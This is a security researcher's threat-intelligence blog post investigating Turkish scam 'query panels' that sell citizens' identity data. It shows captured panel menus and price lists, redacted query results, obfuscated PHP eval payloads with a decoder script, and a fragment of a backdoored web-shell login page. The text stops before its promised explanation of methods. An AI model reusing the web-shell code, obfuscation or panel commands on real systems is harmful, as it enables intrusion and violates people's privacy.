

Was Turkey's e-Government Hacked?

written by Mert SARICA | 21 June 2023

First of all, let me start by saying what I will say at the end: "No, it was not hacked!" So can you breathe a sigh of relief as a Turkish citizen in this situation? Unfortunately no. You can read the reason for this in the rest of the article.

When you look at the origins of occasional news headlines such as "e-Government Hacked!", "e-Government data stolen!", "Identity information of 85 million citizens stolen!" (#1, #2), you can see that they are mostly caused by scammers, cybercrime organizations who share their advertisements on platforms like Telegram, ICQ, Discord, forums, trying to market their services.

When examining these advertisements, you can observe that cybercrime organizations provide access services or facilitate access to citizens' data through websites, Telegram channels, and Discord rooms that they establish under the name of "Query Panel/Checker." These services are sometimes offered in exchange for a fee, while at other times they are provided free of charge.



2,133 subscribers



16:53

Panel Adı Checker
https://[redacted]

Sorgula

Sıfırla

Kopyala

Yazdır

Ara :

TC	Adı	Soyadı	Anne Adı

Anne TC

Baba Adı

Baba TC

Cilt NO

Doğum Tarihi

Doğum Yeri

Kızlık Soyadı

Medeni Hal

Olum Tarihi

Memleket İL

Memleket İlçe

Sıra NO

Seri NO A00V56637

Önceki 1 Sonraki

Seri No sorgu aktif



437

..., edited 09:59



5 comments



- (969)

2,519 members



20:19

- Sorgular
- Ad Soyad PRO
- TC Sorgu
- Adres Sorgu
- Aile Sorgu
- Soy Ağacı Sorgu
- Sülale Sorgu
- Sicil Sorgu
- Aşı Sorgu
- İban Sorgu
- Cimer İhbar
- Kar Efektı
- Plaka Sorgu
- Deprem Sorgu
- İşyeri Sorgu
- İzmir Tapu Sorgu
- Seri No Sorgu
- Muayene Sorgu
- İlac Sorgu
- Telefon
- TC'den GSM
- GSM'den TC
- SMS Bomber
- Vesika
- Vesika A.O.L
- Vesika -25
- Vesika +18
- Mernis 2015
- Adres Sorgu
- Sokak Sorgu
- Mahalle Sorgu
- Cadde Sorgu
- Kapı No Sorgu
- Daire No Sorgu
- 2015 Sorgu
- Diğer Araçlar
- IP Sorgu
- Discord ID Sorgu
- Facebok Sorgu
- Kimlik Creator
- Kimlik Arşivi



**Premium
paneldir.**

PANEL

SADECE 100₺



Sınırsız Premium S0rgu Paneli Satılıktır Sadece 100tl



İletişim:

[Redacted contact information]

20:20



Ana Sayfa

Fiyat Listesi

Yakında !

Ad Soyad

Mernis 2023

Maliye

Vesika

-18 Vesika Sorgu

Ehliyet Vesika Sorgu

Ünlü Vesika Sorgu

Okul (BAKIM)

Hastane

Mernis 2015

Telefon

Araçlar

Admin İşlemleri

Sunucu İşlemleri

VİP (YILLIK)

600 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (3 AYLIK)

400 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (AYLIK)

200 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al

VİP (HAFTALIK)

100 /TL

Tüm Özelliklere Erişim

Sınırsız Destek

CHECK

Şimdi Satın Al



discord.com/channels/

4 Career. Inf...

LinkedIn

Mert SARICA (mer...

Inbox - mert.saric...

aktif-deaktif-sistemler



AD SOYAD ✓

05/13/2023 4:46 PM

TC ✓

GSM-TC ✓

TC-GSM ✓

AİLE ✓

DETAYLI GSM ✓

OKUL NO ✓

E-OKUL VESİKA ✓ / !KENDİM ATIYORUM!

18-VESİKA ✗

ADRES ✓

SÜLALE ✓

PARSEL ✓

AŞI ✓



Use Quick Switcher to get around Discord quickly. Just press:

CMD + K

satın-alım

botu-nasıl-kullanırım

aktif-deaktif-sistemler +

ÇEKİLİŞ

çekiliş

KAYIT

kayıt

LAGALUGA

sohbet

TICKET

ticket

16 members

Pinned message

👉 TC GİR OKUL NO VE ADRES VERSİN 👉 PYDROİD3 İLE ÇALIŞTIR

Reply

/sorgu@

Parametreler

```
/sorgu -tc *  
/sorgu -isim *  
/sorgu -isim2 *  
/sorgu -isim3 *  
/sorgu -soyisim *  
/sorgu -dogumtarikh *  
/sorgu -nufusil *  
/sorgu -nufusilce *  
/sorgu -anneisim *  
/sorgu -annetc *  
/sorgu -babaisim *  
/sorgu -babatc *
```

```
/gsmn -tc *  
/gsmn -gsm *
```

```
/aile -tc *
```

```
/whois -ip *
```

```
/iban -no *
```

```
/rand
```

Parametreleri kullanırken;
* Simgeli yerlere bilgileri,
Girmeniz gerekmektedir.

```
/sorgu -tc 12345678901
```

16:29



708 members



Pinned message



HER GÜN DÜZENLİ İLK YAZAN HACK DERSLERİ

D

/sorgu -isim [REDACTED] -soyisim [REDACTED]

| Baba TCKN: [REDACTED]

| Uyruk: TR

| Sonuç_No: 23

| HKrA_ID: [REDACTED]

| TCKN: [REDACTED]

| İsim: [REDACTED]

| Soy İsim: [REDACTED]

| D. Tarihi: 22.3.2004

| Yaş: 19 YIL, 2 AY, 28 GÜN

| İl Kodu: 04

| İlçe Kodu: 1111

| Nüfus İl: AĞRI

| Nüfus İlçe: MERKEZ

| Anne İsim: [REDACTED]

| Anne TCKN: [REDACTED]

| Baba İsim: [REDACTED]

| Baba TCKN: [REDACTED]

| Uyruk: TR

| Sonuç_No: 24

| HKrA_ID: [REDACTED]

| TCKN: [REDACTED]

| İsim: [REDACTED]

| Soy İsim: [REDACTED]

| D. Tarihi: 26.11.2009

| Yaş: 13 YIL, 6 AY, 24 GÜN

| İl Kodu: 04



ANNESİNİN KARDEŞİNİN TORUNU	1346	SUMEYYA	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	1346	EMINE	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	426:	RAMAZAN	1346	CUMA	135:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378:	FERİDE	1638	MEHMET	161:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378:	SAADET	1638	MEHMET	161:
ANNESİNİN ANNESİNİN KARDEŞİNİN TORUNU	378:	OKTAY	1638	MEHMET	161:

Showing 181 to 190 of 760 entries

Previous 1 ... 18 19 20 ... 76 Next

After seeing these, I can understand that the question “But how?” is troubling your mind with concern. To find an answer to this question, I have decided to make the most of the resources at my disposal as a professional working at SOCRadar Cyber Threat Intelligence company, which closely monitors the every move of cybercriminals, scammers, and threat actors, and warns its clients about them.

To begin, I embarked on a brief exploration of Telegram channels monitored by SOCRadar’s XTI platform.

During my search for query panels, I noticed that in some Telegram channels, files related to these panels were being shared by certain individuals.

1,118 members













Pinned message #1

Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan ...



Reply

-  **tcsorgu.php**
17.0 KB
-  **tcgsm-1.php**
15.4 KB
-  **vesika-1.php**
9.3 KB
-  **adres_1-2.php**
15.9 KB
-  **adres_1.php**
15.9 KB
-  **vesika.php**
9.3 KB
-  **tcsorgu-1.php**
17.0 KB
-  **ailesorgu.php**
17.3 KB
-  **adsoyadsorgu.php**
15.5 KB
-  **ipsorgu.php**
8.2 KB



1,118 members

Pinned message #1

✓ Instagram Eski Kurulumlu Hesap Çalma Methodu (Youtube'dan Kaldırılan Videom)



1,865 subscribers

Pinned message

Sohbet grubumuza katılmak için; <https://t.me/>-



PANEL KAPATILMIŞTIR. ❤️

Gerekli açıklamalar web sitemizde yer almaktadır;

HOŞÇAKALIN ❤️

14

485

..., 20:08

[Leave a comment](#)



**KAPANDIĞI İÇİN MEVCUT SCRIPTİNİ SANALA
ARMAĞAN EDİYORUZ ❤️**

İndirme Linki: <https://disk.yandex.com.tr/d/>

Kurulum için benioku.txt kontrol ediniz.

Yandex Disk

Görüntüle ve Yandex Disk'ten indir



30

607

..., 21:49

[Leave a comment](#)



I have learned that the increasing competition among scammers over the past 1.5 years has led some to withdraw from the market while others have fallen

victim to hacking.

Community

Herkese selamlar arkadaşlar, yapacağım açıklama sadece bizim üyelerimize aittir.

Üye değilseniz sayfayı kapatabilirsiniz.Öncelikle [REDACTED] kapatıldığını siz değerli üyelerimize maalesef bildirmek isteriz.

[REDACTED] Yönetim ekibi bu zamana kadar hiçkimseye mağdur olacağı bir durum yaşatmamıştır ve kapatıldığı için de mağdur etmeyecektir.

Kapatma sebebimiz bildiğiniz üzere [REDACTED] yaklaşık 1,5 sene önce açıldı ve ilk açıldığında bizim dışımızda sağlam olan maximum 3-5 sağlam siteler vardı fakat son zamanlarda o kadar boş beleş siteler açıldı ki işin cıkkı çıktı, hiçbir ciddiyeti yok ve haliyle bizim de artık hevesimiz yok.

1,5 sene öncesine kadar aşırı hevesli olarak başladığımız bu iş artık bizim için bıkkınlık derecesine geldi ve bi' önemi kalmadı ayrıca belirtmek isterim ki en büyük mafya devlettir ve boynumuz kıldan incedir.

Fakat bu durumda bile siz değerli üyelerimiz mağdur olmaması adına Üyelikleri olan müşterilerimize para iadesi yapılacaktır.

Aşağıdaki butona tıklayarak üyeliğinizi sorgulayıp ardından mevcut üyeliğinizden kalan gün kadar ücretinizi belirleyeceğimiz IBAN adresine iadenizi alabilirsiniz.

İade işleminden sonra 2 iş gün içerisinde ücretiniz hesabınıza aktarılacaktır.

Üyelerimiz her zaman bizim destekçilerimiz oldu, kısacası ilk göz ağrımız. İyi ki varsınız, iyi ki vardınız ❤️


İADE İŞLEMİ ❤️

1,545 subscribers

Pinned message

Arkadaşlar Fiyatlara indirim yaptım bundan sonra fiyatlarımız Haftalık 60 TL Aylık 150 TL Yıllık 350 TL Sınırsız 700 TL Satış & Destek:

February 14



TOSKACHECKER.PRO HACKED BY [redacted]



2412 views, 14:53 duration

Toska checker dosyası:

<https://dosya.co/>

dosya.co

İndir [redacted]

Dosyayı indir [redacted]



2591 views, 15:03 duration

To learn how query panels function, I began closely examining the shared files (source codes). In some of these source codes, I noticed that scammers had implemented checks for Turkish Identification Number (TCKN) information, which I presumed to be related to acquaintances or relatives. For example, when someone attempted to query this TCKN information on the panel, no transaction would take place.

```
adres_1.php
144                                     <thead>
145                                     <tr style="text-align: center;">
146
147                                     <th>ADRES</th>
148                                     <th>VERGI NO</th>
149                                     <th>DOĞUM YERİ</th>
150
151
152                                     </tr>
153                                     </thead>
154
155                                     <?php
156
157                                     if ($_POST) {
158                                         $tc = $_POST['tc'];
159
160                                     eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaIWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYlKSWbbj+ef2erNcAlj/jQy4E9u+8Wem8/CmGpIqu/w/+SfUYLLjFMGuW0xFuut2zC6c+Jr/
161                                     68bvn+ny/E/AtkJhyexfxRhyJ563TqSXF06x0JRrAHuXg6TGApw2VxWNT+R8Ifp8DyUmQNLASvcm0Qm19+fUteTURPBXZrDlNd96WmFYLskjSKTRNv0Ca3i70WF9bYRn7JjVudzV59dp4aHfVf3X3tgbH66rnrKuhqdz8L1N
162                                     St0bPyRkD0gMh0oy
163                                     6JehNeOxySduD0g4
164                                     RmZjzzybrhQa3EoAl
165                                     BRk00BMIAfPMQXbDl
166                                     oN7Eslaw8/KGIMk9l
167                                     y8rehR2ndNE9vX6uToXSCggCBwFtzyz170wfur6mYRLLS0CJMg5W0mVdcJwMniIzLcGmC5+dQfzb0jxe1IUBr91cGg1Xm1+jFvCvuaZJ1Y0xoTn3Dfpp+uLpETLoYqCaAL1DFxnCynk0ZpTeU9YPUzHGI/
168                                     r1GmsS2DUH1DcFRQ3ngLeC55+afh/qGodH4byaYq7DDBc+16zpnzvbSNuWQSRfNgFBjg/
169                                     enj0Ru8Xngv
170                                     E6Avd6xq2By
171                                     dYw1oCZkj4IpuE
172                                     SjqcUfCQ+M1Q3G5
173                                     Tnn97/4wmA57ECQlupMREIgha3iraCIElG3/tm1kNe5/bEGYhpBvArtSo/
174                                     5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MMTE7NvdZTAp+Vxp+SBDZT1Q2sIq7Zbuy9EBKyXUTzfk231uqZSxRlLisBDgpRazuxazEF24qyht0JnkQ1Ex7uWYu0j68+SqhmCga20fzrNzIi5c+V3WeW98JcXoSYOXE8BNz/
175                                     G3sRaR9w0pd1tKkHEHdoGZqgkHSR9uNub7G0QwWh/cukcbn7rvYcPER9FLPSt0Pn+njxqzWUPfR30T583cv39n+f6578=')))));
176
177                                     CQoSN+11CXGco4V/
178                                     JXvzlnNIG41hc30AI19WJhLnHo01RYoT8LLRAK
179                                     3krpsFEE8097IZ7PQ0ZjUPEgkoNcF8RJz2W8z
180                                     3wBNE2qI254kaLI2g3K3dCYKHK3vPkypQf0RhT
```



```
root@Kali: ~
File Actions Edit View Help
GNU nano 7.2                                eval_decoder.py
# Eval Decoder v1.0
# Author: Mert SARICA
# E-mail: mert [ . ] sarica [ @ ] gmail [ . ] com
# URL: https://www.hack4career.com
import subprocess
import sys
import time

# payload = "eval(gzinflate(base64_decode(rawurldecode('XZM1ssWAA00Pk2RcmGkyKcZm7CZjhmdm%2B%2FT5ddSgk3axKxv%2Bmwd7RWD%2FLatILgt%2FNTb%
payload = "eval(str_rot13(gzinflate(str_rot13(base64_decode('LUnHEqxVDvyaIWx7w5uYE57Gnt5cJrCF9437+oXYJYBlcVYlKSWbbj+ef2erNcAlj/jQy4E9u+8Wem8/CmGpIqu/w/+SfUYLLjFMGuW0xFuut2zC6c+Jr/
68bvn+ny/E/AtkJhyexfxRhyJ563TqSXF06x0JRrAHuXg6TGApw2VxWNT+R8Ifp8DyUmQNLASvcm0Qm19+fUteTURPBXZrDlNd96WmFYLskjSKTRNv0Ca3i70WF9bYRn7JjVudzV59dp4aHfVf3X3tgbH66rnrKuhqdz8L1N
St0bPyRkD0gMh0oy
6JehNeOxySduD0g4
RmZjzzybrhQa3EoAl
BRk00BMIAfPMQXbDl
oN7Eslaw8/KGIMk9l
y8rehR2ndNE9vX6uToXSCggCBwFtzyz170wfur6mYRLLS0CJMg5W0mVdcJwMniIzLcGmC5+dQfzb0jxe1IUBr91cGg1Xm1+jFvCvuaZJ1Y0xoTn3Dfpp+uLpETLoYqCaAL1DFxnCynk0ZpTeU9YPUzHGI/
r1GmsS2DUH1DcFRQ3ngLeC55+afh/qGodH4byaYq7DDBc+16zpnzvbSNuWQSRfNgFBjg/
enj0Ru8Xngv
E6Avd6xq2By
dYw1oCZkj4IpuE
SjqcUfCQ+M1Q3G5
Tnn97/4wmA57ECQlupMREIgha3iraCIElG3/tm1kNe5/bEGYhpBvArtSo/
5rNu0gNYoLJ0o1sk6d+4ynaEfnA0lbJkK008MMTE7NvdZTAp+Vxp+SBDZT1Q2sIq7Zbuy9EBKyXUTzfk231uqZSxRlLisBDgpRazuxazEF24qyht0JnkQ1Ex7uWYu0j68+SqhmCga20fzrNzIi5c+V3WeW98JcXoSYOXE8BNz/
G3sRaR9w0pd1tKkHEHdoGZqgkHSR9uNub7G0QwWh/cukcbn7rvYcPER9FLPSt0Pn+njxqzWUPfR30T583cv39n+f6578=')))));

while (1==1):
    payload = payload.replace("eval", "echo")
    p = subprocess.Popen(['php', '-r', payload], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
    out, err = p.communicate()
    payload = out.decode()

    if payload.find("eval") >= 0:
        print("_____")
        print("Payload:")
        print(payload)
        payload = payload.replace("eval", "echo")
    else:
        print(payload)
        sys.exit(1)

^G Help          ^O Write Out    ^W Where Is    ^K Cut          ^T Execute     ^C Location    M-U Undo       M-A Set Mark
^X Exit          ^R Read File    ^\ Replace     ^U Paste        ^J Justify     ^/_ Go To Line  M-E Redo       M-6 Copy
```



```
root@Kali: ~
File Actions Edit View Help
eval(gzcompress(base64_decode('eJxdyk1zoyAAg0Gf0+wNvzrN7AkXfBDGBrRjvXSMMdbED7ChCf767L73vT0zb/tdD5tu7afzUN/azbH+ap/Dj1PbzKf/9XVbPpb55
gWbJ1zAN75e28SpHBGML7vtNLBnktG
RhUL8md08SYF6mDov9MMGmAgMAukbJ
KNVOBfnHo30wUozvvsxm6TydC1eE99
1a
)))));


Payload:
eval(gzinflate(base64_decode(base64_decode(str_rot13('ETAVLzkeFysODHEE
oJ5SrRyjn3ADqR1mAzEYGH
ODMKySoJqPIHu0LKAAdF9C
ZIMkrwD1ARyyGauuJSugAC
)))));

Payload:
eval(gzinflate(base64_decode(str_rot13('Q
JX3
XGfRhZu5wd+zyshgdxMHAjlJBAbfUh6r/jR=')))));

Payload:
eval(gzinflate(str_rot13(base64_decode('BcH
67khRPe
E=')))));

Payload:
eval(gzinflate(base64_decode(')
if ($tc = "2185: " || $tc = "368
;")
{
    exit('?');
    die();
}
```

In some of the source codes, I discovered the presence of backdoors (web shell) that were embedded to allow scammers who downloaded these source codes to infiltrate websites at a later stage.



```
adsoyadv3.php
20
21 /* Konfigurasi */
22 $auth_pass = "4a9237545e7e6da7bf0c47e4be57f86c";//
23 $color = "#00ff00";
24 $default_action = 'FilesMan';
25 $default_use_ajax = true;
26 $default_charset = 'UTF-8';
27
28 function login_shell() {
29 ?>
30 <!DOCTYPE html>
31 <html>
32 <head>
33 <meta name="viewport" content="width=device-width, initial-scale=1.0"/>
34 <meta name="author" content="." />
35 <title>HACKED BY - t.me/ /></title>
36 <link rel="icon" type="image/png" href="https://cdn.discordapp.com/attachments/1006144051613016157/1042036729865044070/AlRoswellPP.png"/>
37 <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.0/css/bootstrap.min.css"/>
38 <link rel="stylesheet" href="https://use.fontawesome.com/releases/v5.7.1/css/all.css"/>
39 </head>
40 <body class="bg-dark text-light">
41 <center>
42 <div class="container" style="margin-top: 15%>
43 <div class="col-lg-6">
44 <div class="form-group">
45 <h5 class="text-center pb-5">HACKED BY - t.me/ /></h5>
46 <form method="post">
47 <input type="password" name="pass" placeholder="Hacked IP" class="form-control"><br/>
48 <input type="submit" class="btn btn-danger btn-block" class="form-control" value="Login">
49 </form>
50 </div>
51 </div><a href="https://t.me/" class="text-muted fixed-bottom">Copyright 2023 @ HACKED BY - t.me/ /</a><br/>
52 </div>
53 </center>
```

When I searched for the signatures (aliases/nicknames) of threat actors mentioned in the source codes within the SOCRadar XTI platform, I obtained the opportunity to identify which Telegram channels they were associated with and read the messages related to them. This is an incredible opportunity for cybersecurity professionals and law enforcement officials!

```
index.php
240 echo '<th style="color: red">'. $row["status"]. '</th>';
241 }
242 if ($row["rank"] == 'webmaster'){
243 echo '<th><span style="background: url(/assets/gif/simsek.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 15px red; color: red;">'. $
row["rank"]. '</span></th>';
244 } elseif ($row["rank"] == 'admin'){
245 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px aqua; color: aqua;">
'. $row["rank"]. '</span></th>';
246 } elseif ($row["rank"] == 'Yıllık'){
247 echo '<th><span style="background: url(/assets/gif/sparkles.gif); background-repeat: no-repeat; background-size: cover; text-shadow: 0px 0px 10px; 10px lightgreen; color:
lightgreen;">'. $row["rank"]. '</span></th>';
248 } elseif ($row["rank"] == 'Aylık'){
249 echo '<th>'. $row["rank"]. '</th>';
250 } else{
251 echo '<th>'. $row["rank"]. '</th>';
252 }
253
254 echo '<form id="edit_form" action="configuration" method="POST">';
255 echo '<input id="hidden_id" type="hidden" name="advanced">';
256 echo '<th><button type="button" id="conf" style="margin-left: 20px;" onclick="javascript:config('.$rowID.')" class="padd btn btn-outline-warning">Düzenle</button></th></form>';
;
257 echo '<th><button type="button" onclick="javascript:delete_uid('.$rowID.')" id="delete" class="padd btn btn-outline-danger">Sil</button></th></tr>';
258 } ?>
259 </table>
260 </div>
261 <div class="author">
262 <span>Created with <i class="fa-solid fa-heart"></i> by jemoisika/xbozk0rt/zeox</span>
263 </div>
```



```
1 <?php
2 $customCSS = array();
3 $customJAVA = array();
4 $customCSS = array(
5     '<link href= "../assets/plugins/DataTables/datatables.min.css" rel="stylesheet">',
6     '<link rel="icon" href="https://quarex.pro/assets/images/quarexlogo2.png" type="image/x-icon" />',
7     '<link href= "../assets/plugins/DataTables/style.css" rel="stylesheet">'
8 );
9
10 require '../server/baglan.php';
11 $page_title = 'Kullanıcı Sil';
12 include '../admin/...php';
13
14 date_default_timezone_set('Europe/Istanbul');
15 $nowDate = date("d.m.Y");
16
17 if (isset($_POST['sil'])) {
18     $sil = htmlspecialchars($_POST['sil']);
19     $query = "DELETE FROM `sh_kullanici` WHERE id='$sil'";
20     if ($conn->query($query) === TRUE) {
21         $success = 'KULLANICI BAŞARIYLA SİLİNDİ';
22         header('location: /bozo_fayuj_minik');
23     } else {
24         header("Location: /bozo_fayuj_minik");
25     }
26 }
27
```

SOCradar Threat Hunting

Search: Last Year

Remaining Credit: 2.5B+ Total Records

Search Result: Exposed Raw Data, Public Buckets, Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

- https://t.me/.../3741
Telegram - 2023 May 26 • 23 days ago
@jemoisika 'firtre durduruldu'
- https://t.me/.../3740
Telegram - 2023 May 26 • 23 days ago
/stop @jemoisika'
- https://t.me/.../3738
Telegram - 2023 May 26 • 23 days ago
@jemoisika

Trending Keywords: media (17027), security (4218), script (3673), cybersecurity (2470), expand (1920), checker (1830), hacking (1110), wildfire (1003)

platform.socradar.com/app/threat-hunting?q=xbozk0rt

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Search: xbozk0rt Last Year Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /1435 Telegram - 2023 May 16 - 1 month ago

telegram social surface web group channel

Shopping Market xbozk0rt, 1/3 kere uyanıdı; dikkatli ol lütfen! Sebep: Invitelink bu grupta kiltilendi.

LOAD MORE RESULTS

Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses

platform.socradar.com/app/threat-hunting?q=Source%3ATELEGRAM%20zeox%20

Hack 4 Career. Inf... LinkedIn Mert SARICA (mer... Inbox - mert.saric... Other Bookmarks

SOCradar Threat Hunting ENTERPRISE MS

Search: Source:Telegram zeox Last Year Remaining Credit 2.5B+ Total Records

Search Result Exposed Raw Data Public Buckets Public Code Repos

Results are searched from 2023-04-17 to 2023-06-18

https://t.me/ /752355 Telegram - 2023 May 20 - 29 days ago

telegram social surface web group channel

in COMING SOON zeox @ bekleriz

LOAD MORE RESULTS


Disclaimer: The Service may use and/or contain links and references to third party websites and applications. The Company does not make any representations with respect to such websites or applications, or regarding the completeness of the sources and information contained in such websites or applications, nor to their availability or correctness. It is hereby clarified the Company may stop making use of any such application or third party website at any time, without providing any notification to that effect. In no event shall the Company be responsible or liable in any way for the use of such third party websites and applications, their practices, the information driven from such and your reliance on such third-party websites and/or applications and/or the information driven from such.

Actions

Trending Keywords

media	17027
security	4218
script	3673
cybersecurity	2470
expand	1920
checker	1830
hacking	1110
wildfire	1003

Recent IP Addresses



When it comes to understanding how access to citizens' information was obtained through these query panels, my research on the source codes belonging to three different panels revealed two different methods.

